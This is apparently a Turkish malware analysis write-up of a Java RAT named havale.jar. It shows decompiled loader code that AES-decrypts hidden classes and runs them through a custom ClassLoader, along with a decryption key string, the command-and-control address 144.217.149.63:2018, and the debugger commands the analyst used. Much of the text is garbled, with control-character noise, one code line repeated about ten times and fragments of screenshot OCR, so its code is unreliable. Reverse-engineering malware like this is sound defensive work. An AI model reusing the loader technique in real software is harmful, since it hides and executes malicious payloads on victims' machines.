42 .not-fixed$SOHNUL$com/uncomeliness/cymas/Arryish/pre$SOHNUL$com/uncomeliness/thirsted/Dang.dos$SOHNUL$ (com/uncomeliness/thirsted/Rhizomorph.box$SOHNUL$DLEtN16nalAgd6a3Vxk$FFNUL$NUL$c$SOHNUL$.
43 java/util/Map$FFNUL$NUL$_SOHNUL$9qua/enterprise.reactor.reactions.standartbootstrap.Loader$SOHNUL$=qua.enterprise.reacto$.
r.reactions.standartbootstrap.Loader$1$1$SOHNUL$;qua.enterprise.reactor.reactions.standartbootstrap.Loader$1$1$SOHNUL$2qua$.
enterprise.reactor.reactions.standartbootstrap.SOHNUL$ETBjava/lang/StringBuilder$FFNUL$B$NUL$c$FFNUL$DC$NUL$xD$DEFNUL$xD$NUL$xD$FFNUL$\\NUL$] $FFNUL$xD$NUL$xE$0$SOHNUL$SI$java/lang/Class$FFNUL$Z$NUL$FFNUL$1$NUL$w$NUL$w$NUL$xF$NUL$X$NUL$Y$FFNUL$xE$1$NUL$xE$2$FFNUL$xE$3$NUL$xE$4$FFNUL$xE$5$NUL$xE$6$FFNUL$xE$7$NUL$xE$8$SOHNUL$NAK$java/lang/ClassLoader$SOHNUL$BSgt314.c1$FFNUL$xE$9$NUL$xE$A$SOHNUL$EOT$main$FFNUL$xE$B$NUL$xE$C$NUL$xD$FFNUL$xE$E$NUL$xF$NUL$xF$1$SOHNUL$DC$3 [Ljava/lang/Object;SOHNUL$EM$java/io/ObjectInputStream$SOHNUL$FS$java/io/ByteArrayInputStream$FFNUL$b$NUL$xF$2$FFNUL$b$NUL$xF$3$FFNUL$xF$4$NUL$xF$8$SOHNUL$SIX$ [I$FFNUL$xF$5$NUL$xF$6$FFNUL$xF$7$NUL$xF$8$BELNUL$xD$FFNUL$xF$9$NUL$xF$AB$BELNUL$xF$B$FFNUL$xF$C$NUL$xF$D$SOHNUL$ETXAES$FFNUL$xF$E$NUL$xF$F$SOHNUL$US$javax/crypto/spec$SecretKeySpec$FFNUL$b$SOHNUL$SOHNUL$DC$3$javax/crypto/Cipher$FF$SOH$SOH$STX$FF$SOH$ETX$SOH$EOT$SOHNUL$GS$java/util/zip/GZIPInputStream$SOHNUL$ETB$java/io/DataInputStream$SOHENONUL$xF$2$SOH$SOH$V9EOgwLiu0EsYc9mM18HWOSG9QEugahx9ILnjZ9gaEvLdnBLnqSGVDLntfCnz0AvB7QYCBCTskR7VhD925p4Wez6kH$zILVd0TU7E9G0rlmOARUiJxmDt1PNiYpVJWTTZMSQdh0z61wo1MnaKwv8c9Xelc3IWiPHSxROYtbNSok3AFcmdqtnS1j9KsbEXWK9AaldlWLfhGRUQa0zsTV03kKuq96oIKrKMP0Yovi4QhKTXYfWnRqtCi3TCM7xAMD8jKXT3dKLJcCOR$FFNUL$SULT$SOHNUL$#com/uncomeliness/thirsted.Battakhin$FFNUL$UNUL$FF$SOH$ACK$NUL$xF$A$FF$NUL$W$SOHNUL$DC$3$java/lang/Throwable$SOHNUL$SUB$java/lang/RuntimeException$FFNUL$b$SOH$BEL$FF$SOH$BS$SOH$SOHNUL$bootstrap$SOHNUL$.
45 obfuscated$FFNUL$[NUL$1$SOHNUL$ACK$Loader$SOHNUL$DC$2 [Ljava/lang/Class;SOHNUL$DC$3$java/lang/Exception$SOHNUL$DC$3$java/io/IOException$SOHNUL$!java/security/InvalidKeyException$SOHNUL$&java/security/NoSuchAlgorithmException$SOHNUL$#javax/crypto/NoSuchPaddingException$SOHNUL$&javax/crypto/IllegalBlockSizeException$SOHNUL$ javax/crypto/BadPaddingException$SOHNUL$java/lang/ClassNotFoundException$SOHNUL$STX$[B$SOHNUL$DC$3$java/io/InputStream$SOHNUL$S$getClass$ClassLoader$SOHNUL$EM$()Ljava/lang/ClassLoader;SOHNUL$SUB$[Ljava/lang/ClassLoader;V$SOHNUL$ACK$append$SOHNUL$-(Ljava/lang/String;Ljava/lang/String$StringBuilder;SOHNUL$FS$($C$)Ljava/lang/StringBuilder$SOHNUL$B$ToString$SOHNUL$DC$4$()Ljava/lang/String;$SOHNUL$V$defineClass$SOHNUL$I$($Java$Lang$String;[B$II$Java$Security$ProtectionDomain;Ljava/lang/Class;$SOHNUL$ACK$equals$SOHNUL$NAK$($Java$Lang$Object;)Z$SOHNUL$F$resolveClass$SOHNUL$DC$4$($Java$Lang$Class;)V$SOHNUL$V$newInstance$SOHNUL$DC$4$()Ljava/lang/Object;$SOHNUL$loadClass$SOHNUL$%$($Java$Lang$String;Ljava$Lang$Class;$SOHNUL$.
getMethod$SOHNUL$@($Java$Lang$String;[Ljava$Lang$Class;)Ljava$Lang$reflect$Method;$SOHNUL$CAN$java$Lang$reflect$Method$SOHNUL$ACK$invoke$SOHNUL$9$($Java$Lang$Object;[Ljava$Lang$Object;)Ljava$Lang$Object;$SOHNUL$ETX$get$SOHNUL$&($Java$Lang$Object;)Ljava$Lang$Object;$SOHNUL$ENO$([B$)V$SOHNUL$CAN$($Java$io$InputStream;)V$SOHNUL$read$Object$SOHNUL$ES$getBytes$SOHNUL$EOT$()[$B$SOHNUL$DC$getResourceAsStream$SOHNUL$($Java$Lang$String;)Ljava$io$InputStream;:$SOHNUL$EOT$read$SOHNUL$ENO$([B$)I$SOHNUL$DIE$java$Lang$System$SOHNUL$arraycopy$SOHNUL$*$(Ljava$Lang$Object;IL$Java$Lang$Object;II)V$SOHNUL$V$getInstance$SOHNUL$($Java$Lang$String;)Ljava$Lang$System$SOHNUL$.

```

Normal text file length: 5.022 lines: 75 Ln: 75 Col: 72 Sel: 4.842 | 75 Windows (CR LF) UTF-8 INS

Bytecode Viewer 2.9.11 - https://bytecodeviewer.com | https://the.bytecode.club - @Konloch

File View Settings Plugins

Files Cellulipetally_dec.class decrypted_payload1.class havale.jar

Work Space qua/enterprise/reactor/reactions/standartbootstrap/Header.class

JD-GUI Decompiler - Editable: false

```

16 import javax.crypto.IllegalBlockSizeException;
17 import javax.crypto.NoSuchPaddingException;
18 import javax.crypto.spec.SecretKeySpec;
19
20 public class Header
21     extends ClassLoader
22 {
23     private static String obfuscationAppendix = "V9EOgwLiu0EsYc9mM18HWOSG9QEugahx9ILnjZ9gaEvLdnBLnqSGVDLntfCnz0AvB7QYCBCTskR7VhD925p4Wez6kH$zILVd0TU7E9G0rlmOARUiJxmDt1PNiYpVJWTTZMSQdh0z61wo1MnaKwv8c9Xelc3IWiPHSxROYtbNSok3AFcmdqtnS1j9KsbEXWK9AaldlWLfhGRUQa0zsTV03kKuq96oIKrKMP0Yovi4QhKTXYfWnRqtCi3TCM7xAMD8jKXT3dKLJcCOR$FFNUL$SULT$SOHNUL$#com/uncomeliness/thirsted.Battakhin$FFNUL$UNUL$FF$SOH$ACK$NUL$xF$A$FF$NUL$W$SOHNUL$DC$3$java/lang/Throwable$SOHNUL$SUB$java/lang/RuntimeException$FFNUL$b$SOH$BEL$FF$SOH$BS$SOH$SOHNUL$bootstrap$SOHNUL$.
24     private static String firstClassName = "com.uncomeliness.thirsted.Battakhin";
25     private static Class firstClass;
26     private static ProtectionDomain firstClassProtectionDomain;
27     public static String CAT_bootstrap = "bootstrap";
28     public static String CAT_obfuscated = "obfuscated";
29     public static final String[] predefinedclassNamesToBeLoaded = { "Loader" };
30     private static Map<String, Object[]> obfuscatedEntryList;
31
32     public Header()
33         throws Exception
34     {
35         super(Header.class.getClassLoader());
36         obfuscatedEntryList = (Map)decryptObject("?", new Object[] { { ".encrypted", ".splitted", ".co$SOHNUL$S$getClass$ClassLoader$SOHNUL$EM$()Ljava$lang$ClassLoader;SOHNUL$SUB$[Ljava$lang$ClassLoader;V$SOHNUL$ACK$append$SOHNUL$-(Ljava$lang$String;Ljava$lang$String$StringBuilder;SOHNUL$FS$($C$)Ljava$lang$StringBuilder$SOHNUL$B$ToString$SOHNUL$DC$4$()Ljava$lang$String;$SOHNUL$V$defineClass$SOHNUL$I$($Java$Lang$String;[B$II$Java$Security$ProtectionDomain;Ljava$lang$Class;$SOHNUL$ACK$equals$SOHNUL$NAK$($Java$Lang$Object;)Z$SOHNUL$F$resolveClass$SOHNUL$DC$4$($Java$Lang$Class;)V$SOHNUL$V$newInstance$SOHNUL$DC$4$()Ljava$lang$Object;$SOHNUL$loadClass$SOHNUL$%$($Java$Lang$String;Ljava$Lang$Class;$SOHNUL$.
37         obfuscatedEntryList = (Map)decryptObject("?", new Object[] { { ".encrypted", ".splitted", ".co$SOHNUL$S$getClass$ClassLoader$SOHNUL$EM$()Ljava$lang$ClassLoader;SOHNUL$SUB$[Ljava$lang$ClassLoader;V$SOHNUL$ACK$append$SOHNUL$-(Ljava$lang$String;Ljava$lang$String$StringBuilder;SOHNUL$FS$($C$)Ljava$lang$StringBuilder$SOHNUL$B$ToString$SOHNUL$DC$4$()Ljava$lang$String;$SOHNUL$V$defineClass$SOHNUL$I$($Java$Lang$String;[B$II$Java$Security$ProtectionDomain;Ljava$lang$Class;$SOHNUL$ACK$equals$SOHNUL$NAK$($Java$Lang$Object;)Z$SOHNUL$F$resolveClass$SOHNUL$DC$4$($Java$Lang$Class;)V$SOHNUL$V$newInstance$SOHNUL$DC$4$()Ljava$lang$Object;$SOHNUL$loadClass$SOHNUL$%$($Java$Lang$String;Ljava$Lang$Class;$SOHNUL$.
38         obfuscatedEntryList = (Map)decryptObject("?", new Object[] { { ".encrypted", ".splitted", ".co$SOHNUL$S$getClass$ClassLoader$SOHNUL$EM$()Ljava$lang$ClassLoader;SOHNUL$SUB$[Ljava$lang$ClassLoader;V$SOHNUL$ACK$append$SOHNUL$-(Ljava$lang$String;Ljava$lang$String$StringBuilder;SOHNUL$FS$($C$)Ljava$lang$StringBuilder$SOHNUL$B$ToString$SOHNUL$DC$4$()Ljava$lang$String;$SOHNUL$V$defineClass$SOHNUL$I$($Java$Lang$String;[B$II$Java$Security$ProtectionDomain;Ljava$lang$Class;$SOHNUL$ACK$equals$SOHNUL$NAK$($Java$Lang$Object;)Z$SOHNUL$F$resolveClass$SOHNUL$DC$4$($Java$Lang$Class;)V$SOHNUL$V$newInstance$SOHNUL$DC$4$()Ljava$lang$Object;$SOHNUL$loadClass$SOHNUL$%$($Java$Lang$String;Ljava$Lang$Class;$SOHNUL$.
39         obfuscatedEntryList = (Map)decryptObject("?", new Object[] { { ".encrypted", ".splitted", ".co$SOHNUL$S$getClass$ClassLoader$SOHNUL$EM$()Ljava$lang$ClassLoader;SOHNUL$SUB$[Ljava$lang$ClassLoader;V$SOHNUL$ACK$append$SOHNUL$-(Ljava$lang$String;Ljava$lang$String$StringBuilder;SOHNUL$FS$($C$)Ljava$lang$StringBuilder$SOHNUL$B$ToString$SOHNUL$DC$4$()Ljava$lang$String;$SOHNUL$V$defineClass$SOHNUL$I$($Java$Lang$String;[B$II$Java$Security$ProtectionDomain;Ljava$lang$Class;$SOHNUL$ACK$equals$SOHNUL$NAK$($Java$Lang$Object;)Z$SOHNUL$F$resolveClass$SOHNUL$DC$4$($Java$Lang$Class;)V$SOHNUL$V$newInstance$SOHNUL$DC$4$()Ljava$lang$Object;$SOHNUL$loadClass$SOHNUL$%$($Java$Lang$String;Ljava$Lang$Class;$SOHNUL$.
40         obfuscatedEntryList = (Map)decryptObject("?", new Object[] { { ".encrypted", ".splitted", ".co$SOHNUL$S$getClass$ClassLoader$SOHNUL$EM$()Ljava$lang$ClassLoader;SOHNUL$SUB$[Ljava$lang$ClassLoader;V$SOHNUL$ACK$append$SOHNUL$-(Ljava$lang$String;Ljava$lang$String$StringBuilder;SOHNUL$FS$($C$)Ljava$lang$StringBuilder$SOHNUL$B$ToString$SOHNUL$DC$4$()Ljava$lang$String;$SOHNUL$V$defineClass$SOHNUL$I$($Java$Lang$String;[B$II$Java$Security$ProtectionDomain;Ljava$lang$Class;$SOHNUL$ACK$equals$SOHNUL$NAK$($Java$Lang$Object;)Z$SOHNUL$F$resolveClass$SOHNUL$DC$4$($Java$Lang$Class;)V$SOHNUL$V$newInstance$SOHNUL$DC$4$()Ljava$lang$Object;$SOHNUL$loadClass$SOHNUL$%$($Java$Lang$String;Ljava$Lang$Class;$SOHNUL$.
41         obfuscatedEntryList = (Map)decryptObject("?", new Object[] { { ".encrypted", ".splitted", ".co$SOHNUL$S$getClass$ClassLoader$SOHNUL$EM$()Ljava$lang$ClassLoader;SOHNUL$SUB$[Ljava$lang$ClassLoader;V$SOHNUL$ACK$append$SOHNUL$-(Ljava$lang$String;Ljava$lang$String$StringBuilder;SOHNUL$FS$($C$)Ljava$lang$StringBuilder$SOHNUL$B$ToString$SOHNUL$DC$4$()Ljava$lang$String;$SOHNUL$V$defineClass$SOHNUL$I$($Java$Lang$String;[B$II$Java$Security$ProtectionDomain;Ljava$lang$Class;$SOHNUL$ACK$equals$SOHNUL$NAK$($Java$Lang$Object;)Z$SOHNUL$F$resolveClass$SOHNUL$DC$4$($Java$Lang$Class;)V$SOHNUL$V$newInstance$SOHNUL$DC$4$()Ljava$lang$Object;$SOHNUL$loadClass$SOHNUL$%$($Java$Lang$String;Ljava$Lang$Class;$SOHNUL$.
42         obfuscatedEntryList = (Map)decryptObject("?", new Object[] { { ".encrypted", ".splitted", ".co$SOHNUL$S$getClass$ClassLoader$SOHNUL$EM$()Ljava$lang$ClassLoader;SOHNUL$SUB$[Ljava$lang$ClassLoader;V$SOHNUL$ACK$append$SOHNUL$-(Ljava$lang$String;Ljava$lang$String$StringBuilder;SOHNUL$FS$($C$)Ljava$lang$StringBuilder$SOHNUL$B$ToString$SOHNUL$DC$4$()Ljava$lang$String;$SOHNUL$V$defineClass$SOHNUL$I$($Java$Lang$String;[B$II$Java$Security$ProtectionDomain;Ljava$lang$Class;$SOHNUL$ACK$equals$SOHNUL$NAK$($Java$Lang$Object;)Z$SOHNUL$F$resolveClass$SOHNUL$DC$4$($Java$Lang$Class;)V$SOHNUL$V$newInstance$SOHNUL$DC$4$()Ljava$lang$Object;$SOHNUL$loadClass$SOHNUL$%$($Java$Lang$String;Ljava$Lang$Class;$SOHNUL$.
43         obfuscatedEntryList = (Map)decryptObject("?", new Object[] { { ".encrypted", ".splitted", ".co$SOHNUL$S$getClass$ClassLoader$SOHNUL$EM$()Ljava$lang$ClassLoader;SOHNUL$SUB$[Ljava$lang$ClassLoader;V$SOHNUL$ACK$append$SOHNUL$-(Ljava$lang$String;Ljava$lang$String$StringBuilder;SOHNUL$FS$($C$)Ljava$lang$StringBuilder$SOHNUL$B$ToString$SOHNUL$DC$4$()Ljava$lang$String;$SOHNUL$V$defineClass$SOHNUL$I$($Java$Lang$String;[B$II$Java$Security$ProtectionDomain;Ljava$lang$Class;$SOHNUL$ACK$equals$SOHNUL$NAK$($Java$Lang$Object;)Z$SOHNUL$F$resolveClass$SOHNUL$DC$4$($Java$Lang$Class;)V$SOHNUL$V$newInstance$SOHNUL$DC$4$()Ljava$lang$Object;$SOHNUL$loadClass$SOHNUL$%$($Java$Lang$String;Ljava$Lang$Class;$SOHNUL$.
44         obfuscatedEntryList = (Map)decryptObject("?", new Object[] { { ".encrypted", ".splitted", ".co$SOHNUL$S$getClass$ClassLoader$SOHNUL$EM$()Ljava$lang$ClassLoader;SOHNUL$SUB$[Ljava$lang$ClassLoader;V$SOHNUL$ACK$append$SOHNUL$-(Ljava$lang$String;Ljava$lang$String$StringBuilder;SOHNUL$FS$($C$)Ljava$lang$StringBuilder$SOHNUL$B$ToString$SOHNUL$DC$4$()Ljava$lang$String;$SOHNUL$V$defineClass$SOHNUL$I$($Java$Lang$String;[B$II$Java$Security$ProtectionDomain;Ljava$lang$Class;$SOHNUL$ACK$equals$SOHNUL$NAK$($Java$Lang$Object;)Z$SOHNUL$F$resolveClass$SOHNUL$DC$4$($Java$Lang$Class;)V$SOHNUL$V$newInstance$SOHNUL$DC$4$()Ljava$lang$Object;$SOHNUL$loadClass$SOHNUL$%$($Java$Lang$String;Ljava$Lang$Class;$SOHNUL$.
45         obfuscatedEntryList = (Map)decryptObject("?", new Object[] { { ".encrypted", ".splitted", ".co$SOHNUL$S$getClass$ClassLoader$SOHNUL$EM$()Ljava$lang$ClassLoader;SOHNUL$SUB$[Ljava$lang$ClassLoader;V$SOHNUL$ACK$append$SOHNUL$-(Ljava$lang$String;Ljava$lang$String$StringBuilder;SOHNUL$FS$($C$)Ljava$lang$StringBuilder$SOHNUL$B$ToString$SOHNUL$DC$4$()Ljava$lang$String;$SOHNUL$V$defineClass$SOHNUL$I$($Java$Lang$String;[B$II$Java$Security$ProtectionDomain;Ljava$lang$Class;$SOHNUL$ACK$equals$SOHNUL$NAK$($Java$Lang$Object;)Z$SOHNUL$F$resolveClass$SOHNUL$DC$4$($Java$Lang$Class;)V$SOHNUL$V$newInstance$SOHNUL$DC$4$()Ljava$lang$Object;$SOHNUL$loadClass$SOHNUL$%$($Java$Lang$String;Ljava$Lang$Class;$SOHNUL$.

```



Header.class dosyasında ise bu defa AES ile şifrelenen

com/uncomeliness/cymas/Arryish.pre , com/uncomeliness/thirsted/Dang.dos ve com/uncomeliness/thirsted/Rhizomorph.box dosyalarının çözüldüğünü gördüm.

The screenshot shows a Notepad++ window displaying Java code. Two red arrows point from the text "new Object[] {" and "String[] arrayOfString = {" to a red callout box containing the text "AES Anahtarı".

```
31 public Header()
32     throws Exception
33 {
34     super(Header.class.getClassLoader());
35     obfuscatedEntryList = (Map)decryptObject("#", new Object[] { { ".encrypted", ".splitter", ".compressed",
36     ".not-fixed" }, { "com/uncomeliness/cymas/Arryish.pre", "com/uncomeliness/thirsted/Dang.dos",
37     "com/uncomeliness/thirsted/Rhizomorph.box" }, { 56792, 15744, 15733, 56792 }, "tNl6nalAgd6a3Vxk" });
38     String[] arrayOfString = { "qua.enterprise.reaqtor.reaktions.standartbootstrap.Loader$1$1",
39     "qua.enterprise.reaqtor.reaktions.standartbootstrap.Loader$1$1" };
40     String str1 = "qua.enterprise.reaqtor.reaktions.standartbootstrap";
41     String str2 = str1 + '.' + predefinedclassNamesToBeLoaded[0];
42     Object localObject1 = null;
43     String str3;
44     for (str3 : arrayOfString)
45     {
46         byte[] arrayOfByte = decrypt(str3, getEntryData(CAT_bootstr,
47             Class localClass2 = arrayOfClass[i++]) = defineClass(str3,
48             firstClassProtectionDomain);
49         if (str2.equals(str3))
50             localObject1 = localClass2;
51     }
52     for (str3 : arrayOfClass)
53         resolveClass(str3);
54     ??? = (ClassLoader)((Class)localObject1).newInstance();
55     Class localClass1 = ((ClassLoader)???).loadClass("qt314.cl");
56     Method localMethod = localClass1.getMethod("main", new Class[] { String[].class });
57     localMethod.invoke(null, new Object[] { new String[0] });
58 }
59
60
61 public static Object[] getEntryData(String paramString1, String paramString2)
62 {
63     String str = paramString1 + '/' + paramString2;
64     Object[] arrayOfObject = (Object[])obfuscatedEntryList.get(str);
65 }
```



Bu üç dosyayı da birleştirip şifresini çözdükten sonra ortaya JAR dosyası içinde bulunan şifrelenmiş 251 tane class dosyası ve bunların AES şifreleme anahtarları çıktı.



Ready

Hex Workshop - [C:\Users\Mert\Desktop\Arryish-Dang-Rhizomorph.dec.class]


File Edit Disk Options Tools Plug-Ins Window Help



Find All Complete. Cursor: 1007 Caret: 1098 Sel: 16 OVR MOD READ

Tüm bu class dosyalarının şifresini çözüp incelemeden önce Google'da ve

Twitter'da kaynak kodundan elde ettiğim qt314 ve qua.enterprise.reaqtor.reaqtions.standartbootstrap anahtar kelimeleri ile ufak bir araştırma yaptığımda, Fortinet'in New jRAT/Adwind Variant Being Spread With Package Delivery Scam ve Jeff ARCHER isimli güvenlik araştırmacısının Qrypter isimli şu makalelerine denk geldim. Özellikle Jeff ARCHER'ın yayınladığı Qealler isimli son makalesini incelediğimde, havale.jar isimli bu zararlı yazılımın QUaverse Research and Development isimli Türk olduğu düşünülen bir grup tarafından geliştirilen bir Java RAT olduğunu öğrendim.



Bu zararlı yazılım tarafından iletişim kurulan IP adresini tespit etmek için ise java.net.URI sınıfını Java Journal aracı ile dinamik olarak izlemeye başladıkten kısa bir süre sonra iletişim kurulan IP adresini ve bağlantı noktasını (144.217.149.63:2018) tespit edebildim.

The screenshot shows a Windows desktop environment with three open windows:

- Java Stack Trace:** A terminal window titled "C:\ProgramData\Oracle\Java\javapath\java.exe" showing a stack trace of Java network classes.
- Java Decompiler Output:** A terminal window titled "C:\Windows\system32\cmd.exe" displaying Java bytecode decompiled into assembly-like pseudocode.
- Command Line:** A terminal window titled "C:\Windows\system32\cmd.exe" showing a command-line session where a file named "havale.jar" is being analyzed using "javajournal.py". The command is: "python javajournal.py -jar havale.jar -include java.net.URI -begin com.uncomeliness.thirsted.Battakhin". The output shows multiple grep results for IP addresses and ports.

Sıra son olarak bu IP adresinin hangi sınıf dosyası içerisinde çağrıldığını bulmaya geldiğinde de, Java hata ayıklama aracı olan jdb ile stepi ve dump komutlarından faydalananarak qt314.CY sınıfına ulaştım.

Applications ▾ Places ▾ Terminal ▾ Sat 09:09 1

root@kali: ~/Desktop/malware

File Edit View Search Terminal Help

```
root@kali:~/Desktop/malware# jdb -Xdebug -Djava.awt.headless=false -sourcepath sources -classpath havale.jar com/uncomeliness/thirsted/Battakhin
Initializing jdb ...
> stop in qt314.cd.run
Deferring breakpoint qt314.cd.run.
It will be set after the class is loaded.
> run
run com/uncomeliness/thirsted/Battakhin
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
>
VM Started: Set deferred breakpoint qt314.cd.run
Breakpoint hit: "thread=Thread-1", qt314.cd.run(), line=-1 bci=0

